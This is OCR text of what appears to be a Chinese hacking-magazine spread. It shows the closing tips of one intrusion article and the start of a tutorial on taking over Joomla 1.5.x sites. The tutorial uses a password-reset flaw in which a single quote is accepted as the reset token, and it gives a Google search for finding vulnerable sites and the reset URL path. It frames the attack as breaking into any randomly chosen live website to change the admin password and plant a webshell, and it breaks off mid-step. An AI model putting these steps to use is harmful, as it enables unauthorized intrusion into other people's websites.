


图 12




图 13

五、入侵总结

1. 要充分利用好能得到的一切资源，进行更进一步的挖掘。

2. 分析的时候要注意细节，留意那些容易被管理员忽略的地方。

3. 不要太相信一款工具带给我们的信息，可以试着多用几个工具或方法来检测同一个网站。尽量多使用多款工具、多种方法来检测，或许就会有不同的检测结果了。这就是我本次入侵的总结，分享给大家。

（文章中涉及到的啊 D 注入工具、PortReady，已经收录在了光盘中）

Joomla 助我轻松拿 webshell

文章难易度：★★★
文章阅读点：如何利用Joomla最新的漏洞来更改管理员密码，进入后台得webshell

坏人咖啡

Joomla是一套获得过多个奖项的内容管理系统（Content Management System，CMS），它采用PHP＋MySQL数据库开发，可以运行在Linux、Windows、MacOSX、Solaris等多种平台上。除了具有新闻／文章管理、文档／图片管理、网站布局设置、模板／主题管理等一些基本功能外，还可以通过其提供的上千个插件进行功能扩展，包括了电子商务与购物车引擎、论坛与聊天软件、日历、博客软件、目录分类管理、广告管理系统、电子报、数据收集与报表工具、期刊订阅服务等等。同时它还支持多种语言，由于它的功能非常强大，语言支持强，因此在全世界范围内都有很广泛的应用。

在此之前Joomla一直没有出现过什么重大的问题，但是1.5.x版本却由于在密码找回处的过滤不严，导致我们可以通过提交特殊字符来修改管理员密码，从而登录后台上传拿shell。漏洞主要出在/components/com_user/目录下的controller.php和/components/com_user/models/目录下的reset.php文件上。我们可以通过提交“'”来让controller.php程序告诉reset.php我们提交的暗号是正确的，然后reset.php就会出现重设密码的界面。好了，下面就开始我们的入侵操作吧！

打开GOOGLE输入关键字“Powered by Joomla 1.5.”，就能够找到很多使用Joomla的网站，如图1。随便选择一个网站打开，打开后在其网址后添加上“/index.php?option=com_user




图1




图2




图3

&view=reset&layout=confirm”来到密码重设页面，如图2。

此时我们会看到这样一句话“已经发送了一封e-mail到您的信箱。该e-mail中含有验证暗号。请在下面的输入框中粘贴您所收到的暗号，以证明您就是该帐号的所有者。”，正常的情况下是，我们到邮箱中查看发送过去的暗号，再此输入暗号提交后才能出现修改密码的页面。由于我们不知道管理员的邮箱也




图4

